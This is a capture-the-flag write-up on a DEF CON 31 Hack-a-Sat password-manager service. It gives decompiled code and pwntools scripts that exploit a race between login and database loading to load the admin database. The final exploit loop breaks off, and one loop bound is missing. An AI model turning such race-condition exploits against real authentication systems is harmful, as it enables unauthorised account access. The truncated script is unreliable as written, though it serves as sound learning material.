- Nmap revealed that this service was running on "challenges.dc31.satellitesabove.me" on port 9010. There's an "admin" database on this instance, so gaining access to it is likely the goal.

At this point, people were jumping straight into Ghidra/Ida.

Note: Some team members used Ghidra, and others used Ida. Ida tended to handle things better.


## Solving



```
void main(int param_1,long param_2)

{
  char cVar1;
  Manager *this;
  long in_FS_OFFSET;
  uint local_28;
  int local_24;
  undefined8 local_20;

  local_20 = *(undefined8 *)(in_FS_OFFSET + 0x28);
  setvbuf(stdout,(char *)0x0,2,0);
  setvbuf(stdin,(char *)0x0,2,0);
  setvbuf(stderr,(char *)0x0,2,0);
  if (1 < param_1) {
    local_24 = atoi(*(char **)(param_2 + 8));
    local_28 = 0;
    this = (Manager *)operator.new(0x68);
                    /* try { // try from 00105376 to 0010537a has its CatchHandler @ 00105420 */
    Manager::Manager(this,local_24);
    manager = this;
    banner();
    do {
      do {
        do {
          menu(manager);
          std::basic_istream<>::operator>>((basic_istream<> *)std::cin,(int *)&local_28);
          std::basic_ostream<>::operator<<((basic_ostream<> *)std::cout,std::endl<>);
          cVar1 = checkInput(true);
        } while (cVar1 != '\x01');
        cVar1 = Manager::ProcessChoice(manager);
      } while (cVar1 == '\x01');
      fprintf(stderr,"Choice %d failed!\n",(ulong)local_28);
    } while( true );
  }
  std::operator<<((basic_ostream *)std::cerr,"Must provide port number. Bailing out...");
                    /* WARNING: Subroutine does not return */
  exit(-1);
}
```


Jumping into main, a Manager object is created and we enter a loop which primarily consists of printing the menu and handling whatever selection is made.

Moving onto ProcessChoice:



```
  if (in_SIL < 0xb) {
    curUser = GetCurrentUser(mgr);
    choice = in_SIL;
    if (curUser == 0) {
                    /* choices +=6 if not logged in */
      choice = in_SIL + 6;
    }
  }
  else {
    choice = 10;
  }
  switch(choice) {
  default:
    puts("Invalid choice");
    local_a = 0;
    break;
  case 1:
    puts("Viewing password entries");
    local_a = ViewPassword();
    break;
  case 2:
    puts("Adding password");
    local_a = AddPassword();
    break;
  case 3:
    puts("Deleting password");
    local_a = DeletePassword();
    break;
  case 4:
    puts("Deleting current DB");
    local_a = DeleteDB();
    break;
  case 5:
    puts("Logging out");
    LogOut(mgr);
    local_a = 1;
    break;
  case 7:
    puts("Logging in");
    local_a = Login();
    break;
  case 8:
    puts("Adding DB");
    uVar1 = LoadDB(mgr);
    local_a = (undefined)uVar1;
    break;
  case 9:
    puts("Listing users");
    curUser = GetListOfUsers[abi:cxx11](SUB81(mgr,0));
    local_a = curUser != 0;
  }
  return local_a;
}
```

ProcessChoice has some pretty helpful strings which outline some additional functionality accessible after login: Adding/deleting passwords in a database, deleting the entire database, and logging out again. The state of being “logged in” is determined by the GetCurrentUser function - if user_ptr is non-null, we’re logged in.



```
User * Manager::GetCurrentUser(Manager *manager)

{
  return manager->user_ptr;
}
```

As LoadDB is going to handle the most user input, we'll jump into that tree. It spins off a new thread for StartDBThread, which ultimately spins up the connection, attempts to parse the input database, checks that the provided username doesn't already exist, etc.


Reversing ParseUserDB produced the following script, which gave a sample database for "testuserqq":

```python
#!/usr/bin/env python3

from pwn import *
from hashlib import sha256

context.log_level = 'info'

def to_pword(b):
    res = sha256(b).digest()
    log.info(f"Hashing {b} to {res} length {len(res)}")
    log.info(f"type {type(res)}")
    return res

def send(data):
    log.info(f"Sending {len(data)} bytes")
    payload = p32(len(data))
    payload += p16(len(data))
    payload += data

    r.send(payload)

r = remote(('localhost'), 2016)

db = b"testuserqq\x00"
db += to_pword(b"password") + b"BB"

send(db)
```

Up to this point, an exploitable binary with input validation issues still weren't quite ruled out. Input character constraints received some scrutiny, and there was some speculation of a heap vulnerability in adding/removing passwords. There was a false alarm with a segmentation fault that got triggered by passing an oversized username, which was traced to a linux max filename issue. The idea of race condition shenanigans gained traction, though.


Ultimately, the bug identified was a race between the main menu's Login functionality and the automatic login which occurred after a valid database was loaded for the first time.

Starting with the Login function, the important thing to note is that there's an assignment from the input username to "this" (i.e. the Manager object) ->current_username relatively early in the validation chain. This occurs before the password is checked, and the field is never reset in the event of a failure.




```
if (isNonAlNum) {
  pcVar6 = (char *)__gnu_cxx::__normal_iterator<>::operator*((__normal_iterator<> *)&local_b8);
                /* Why doesnt this get printed what about bad input
                    */
  fprintf(stderr,"Non-alphanum character in username %d\n",(ulong)(uint)(int)*pcVar6);
  uVar11 = 0;
}
else {
  pbVar7 = std::operator<<((basic_ostream *)std::cout,"Attempting to log in ");
  pbVar7 = std::operator<<(pbVar7,username);
  std::basic_ostream<>::operator<<((basic_ostream<> *)pbVar7,std::endl<>);
  std::__cxx11::basic_string<>::operator=((basic_string<> *)&this->current_username,username);
  user = (User *)LoadCurrentUser(this);
  if (user == (User *)0x0) {
    fwrite("Could not login user as could not load database.\n",1,0x31,stderr);
    uVar11 = 0;
  }
  else {
    std::__cxx11::basic_string<>::basic_string(local_48);
                /* try { // try from 00107515 to 00107519 has its CatchHandler @ 001076d2 */
    local_98 = Crypto::sha256(SUB81(local_48,0));
    std::__cxx11::basic_string<>::~basic_string((basic_string<> *)local_48);
                /* try { // try from 00107537 to 00107667 has its CatchHandler @ 001076e7 */
    local_90 = User::GetPasswordHash[abi:cxx11]();
    lenResult = std::__cxx11::basic_string<>::size();
    lVar8 = std::__cxx11::basic_string<>::size();
    if (lenResult == lVar8) {
      bVar1 = 0;
      local_a8 = 0;
      while( true ) {
        uVar10 = std::__cxx11::basic_string<>::size();
        if (uVar10 <= local_a8) break;
        pbVar9 = (byte *)std::__cxx11::basic_string<>::operator[](local_98);
        bVar2 = *pbVar9;
        pbVar9 = (byte *)std::__cxx11::basic_string<>::operator[](local_90);
        bVar1 = bVar1 | *pbVar9 ^ bVar2;
        local_a8 = local_a8 + 1;
      }
      if (bVar1 == 0) {
        this->user_ptr = user;
        uVar11 = 1;
      }
      else {
        fwrite("Password did not match!\n",1,0x18,stderr);
        pUVar3 = user;
        if (user != (User *)0x0) {
          User::~User(user);
          operator.delete(pUVar3,0x58);
        }
        uVar11 = 0;
      }
    }
    else {
```

Meanwhile, a few things happen over in the database loading thread. Within StartDBThread, we have the following code:




```
std::basic_ios<>::setstate(0x116088);
uVar1 = GetDBFromUser(param_1);
if ((char)uVar1 != '\0') {
  pUVar2 = (User *)LoadCurrentUser(param_1);
  param_1->user_ptr = pUVar2;
}
```

In GetDBFromUser, the same “current_username” field is set shortly after the database received over the network is parsed. Then, the username from the input database is checked against all other user databases to see if it already exists.



```
  local_20 = *(long *)(in_FS_OFFSET + 0x28);
  paVar6 = (allocator *)OpenDataConnection((uchar **)this);
  local_208 = paVar6;
  if (paVar6 == (allocator *)0x0) {
    fwrite("Unable to get DB from user.\n",1,0x1c,stderr);
    uVar9 = 0;
    goto LAB_00106d91;
  }
  std::allocator<char>::allocator();
                    /* try { // try from 001069e5 to 001069e9 has its CatchHandler @ 00106dab */
  std::__cxx11::basic_string<>::basic_string((char *)local_1e8,0,paVar6);
  std::allocator<char>::~allocator((allocator<char> *)&local_210);
                    /* try { // try from 00106a0d to 00106bd3 has its CatchHandler @ 00106e2c */
  local_200 = (User *)ParseUserDB(this);
  if (local_200 == (User *)0x0) {
    fwrite("Could not create user from DB.\n",1,0x1f,stderr);
    uVar9 = 0;
  }
  else {
    pbVar7 = (basic_string *)User::GetUsername[abi:cxx11]();
    std::__cxx11::basic_string<>::operator=((basic_string<> *)&this->current_username,pbVar7);
    uVar9 = std::__cxx11::basic_string<>::c_str();
    printf("Possible new user: %s\n",uVar9);
    local_1f8 = (vector<> *)GetListOfUsers[abi:cxx11](SUB81(this,0));
    if (local_1f8 == (vector<> *)0x0) {
_AB_00106b4d:
      bVar3 = false;
    }
    else {
      local_210 = std::vector<>::end();
      pbVar7 = (basic_string *)User::GetUsername[abi:cxx11]();
      _Var4 = std::vector<>::end();
      _Var5 = std::vector<>::begin();
      _Var4 = std::find<>(_Var5,_Var4,pbVar7);
      local_218 = CONCAT44(extraout_var,_Var4);
      bVar3 = __gnu_cxx::operator!=((__normal_iterator *)&local_218,(__normal_iterator *)&local_210)
      ;
      if (!bVar3) goto LAB_00106b4d;
      bVar3 = true;
    }
    if (bVar3) {
      fwrite("User already exists!\n",1,0x15,stderr);
      pvVar2 = local_1f8;
      if (local_1f8 != (vector<> *)0x0) {
        std::vector<>::~vector(local_1f8);
        operator.delete(pvVar2,0x18);
      }
      pUVar1 = local_200;
      if (local_200 != (User *)0x0) {
        User::~User(local_200);
        operator.delete(pUVar1,0x58);
      }
      uVar9 = 0;
```

If all of this passes, it’ll call LoadCurrentUser, which loads a database file based on the value of “current_username” - causing user_ptr to be updated appropriately within StartDBThread.



```
  local_20 = *(long *)(in_FS_OFFSET + 0x28);
  std::basic_ifstream<>::basic_ifstream();
                    /* try { // try from 0010707a to 0010707e has its CatchHandler @ 0010727e */
  std::operator+((char *)local_3f8,(basic_string *)"./db/",&this->current_username);
                    /* try { // try from 00107093 to 0010714d has its CatchHandler @ 00107266 */
  std::__cxx11::basic_string<>::append((char *)local_3f8,&DAT_0010f9ef);
  uVar2 = std::__cxx11::basic_string<>::c_str((char)local_3f8);
  printf("Opening %s\n",uVar2);
  std::basic_ifstream<>::open(local_228,(_Ios_Openmode)local_3f8);
  cVar1 = std::basic_ios<>::operator!(abStack_128);
  if (cVar1 == '\0') {
    std::__cxx11::basic_stringstream<>::basic_stringstream();
                    /* try { // try from 00107158 to 0010719d has its CatchHandler @ 0010724e */
    pbVar4 = (basic_streambuf *)std::basic_ifstream<>::rdbuf();
    std::basic_ostream<>::operator<<(abStack_3a8,pbVar4);
    std::basic_ifstream<>::close();
    std::__cxx11::basic_stringstream<>::str();
                    /* try { // try from 001071bd to 001071c1 has its CatchHandler @ 00107236 */
    lVar5 = ParseUserDB(this);
```

The desired order of operations is as follows:

- Start the process of loading a new database, and provide the requisite data via TCP connection. For our purposes, this can be for user testuserqq.
- Have LoadDB's thread proceed *successfully* through ParseUserDB and assign the Manager's current_username field to testuserqq.
- Meanwhile, submit a login command with username "admin" and any garbage password.
- In the process of failing to log in, the main thread will overwrite the Manager's current_username field to admin.
- Have LoadDB's thread continue execution into LoadCurrentUser, causing a mistaken load of "./db/admin.db".

There isn't a way to directly halt LoadDB's thread while making an attempt to Login, but the timing could be nudged by adding more user databases for validation to wade through.

The following script was tried, with a varying number of password entries in the loop. It worked locally, but the timing didn't work out remotely:

```python
#!/usr/bin/env python3
import sys
from pwn import *
from hashlib import sha256
import time
import datetime

def to_pword(b):
    res = sha256(b).digest()
    log.debug(f"Hashing {b} to {res} length {len(res)}")
    log.debug(f"type {type(res)}")
    return res


def send_db(username):
    r = remote("challenges.dc31.satellitesabove.me", 9011)
    #r = remote("127.0.0.1", 9011)
    db = username + b"\x00"
    db += to_pword(b"foobar")
    for x in range( ):
        db += (str(x).zfill(8).encode() + b"\x00" + b"B" * 2 + b"\x00")
    db += b"CCC\x00" + b"EEEE\x00" + b"\x00\x00"
    r.send(p32(len(db)) + p16(len(db)) + db)
    r.close()

#context.log_level = 'debug'
context.binary = "./finalpass"
#p = process("./finalpass 9010", shell='True')

while True:
    try:
